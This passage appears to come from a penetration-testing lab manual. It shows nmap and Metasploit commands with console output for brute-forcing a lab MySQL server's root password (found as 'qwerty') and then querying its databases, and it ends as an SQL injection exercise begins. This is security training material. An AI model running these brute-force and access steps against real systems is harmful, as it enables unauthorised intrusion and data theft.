
3. Now, we will perform an intense scan on **Windows Server** machine. Type **nmap -T4 -A 172.19.19.22** and press **Enter**.




4. Once the scan is completed, you will observe that port **3306** is open stating that **MySQL** Service is running on the remote machine and the version of MySQL installed is **5.1.61**.



5. In this lab, we will be attempting a dictionary attack on MySQL login credentials using msfconsole. To perform this attack, type **msfconsole** and press **Enter** to launch the Metasploit Framework Console.



6. Since we are performing a dictionary attack on the login, we will use mysql_login scanner. To use this, type **use auxiliary/scanner/mysql/mysql_login** and press **Enter**.



7. Type **show options** and press **Enter** to view the options that are to be configured in the module.

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current d
atabase
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:por
t][...]
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts f
ile with syntax 'file:<path>'
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by spac
e, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) >
```

8. Issue the following commands in msfconsole:

    1. **set rhosts 172.19.19.22**
    2. **set pass_file /home/pentester/Wordlists/Passwords.txt**

Note: 172.19.19.22 is the IP address of the remote machine, i.e., **Windows Server**.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 172.19.19.22
rhosts => 172.19.19.22
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file /home/pentester/Wordlists/Passwords.txt
pass_file => /home/pentester/Wordlists/Passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
```

9. Now, type **run** and press **Enter**. The auxiliary module begins the dictionary attack on the database server as shown in the screenshot below.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 172.19.19.22:3306     - 172.19.19.22:3306 - Found remote MySQL version 5.1.61
[!] 172.19.19.22:3306     - No active DB -- Credential data will not be saved!
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root: (Incorrect: Access denied for use
r 'root'@'172.19.19.18' (using password: NO))
```

10. While trying the username '**root**' against each password combination, the auxiliary module stops the scan at the combination **root**/**qwerty**, which means that the dictionary attack was successful.

```
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:jaguar (Incorrect: Access denied f
or user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:12345678 (Incorrect: Access denied
 for user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:chelsea (Incorrect: Access denied
for user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:potrait (Incorrect: Access denied
for user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:great (Incorrect: Access denied fo
r user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:black (Incorrect: Access denied fo
r user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:mystery (Incorrect: Access denied
for user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:turtle (Incorrect: Access denied f
or user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:cool (Incorrect: Access denied for
 user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:diamond (Incorrect: Access denied
for user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:cooper (Incorrect: Access denied f
or user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:12345 (Incorrect: Access denied fo
r user 'root'@'172.19.19.18' (using password: YES))
[-] 172.19.19.22:3306     - 172.19.19.22:3306 - LOGIN FAILED: root:scorpio (Incorrect: Access denied
for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306     - 172.19.19.22:3306 - Success: 'root:qwerty'
[*] 172.19.19.22:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```


11. Now that we cracked the user credentials, we will now use the **mysql_sql** auxiliary module to execute MySQL queries like extracting databases. Type **use auxiliary/admin/mysql/mysql_sql** and press **Enter**.

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) >
```


12. Issue the following commands in msfconsole:

1. **set rhost 172.19.19.22**
2. **set username root**
3. **set password qwerty**
4. **set SQL show databases;**

Note: **set username root** : We are setting the username as **root**. **set password qwerty** : We are setting the password as **qwerty**. **set SQL show databases;** : We are setting the module to execute the query "**show databases;**".



13. Type **run** and press **Enter**. The auxiliary module displays all the databases stored inside the MySQL DB server as shown in the screenshot below.



14. This way, you may execute other queries as well to view the information of your choice.

In this lab, you have learned how to:

- Obtain information regarding the version of MySQL
- Perform dictionary attack on the database server and gain access to it

Exercise 2: SQL Injection Attacks on MS SQL Database

Scenario

Today, SQL injection is one of the most common and perilous attacks that a website undergoes. This attack is performed on SQL databases that have weak codes. A website's vulnerability can be used by an attacker to execute database queries to collect sensitive information, modify the database entries, or attach a malicious code resulting in total compromise of the most sensitive data.

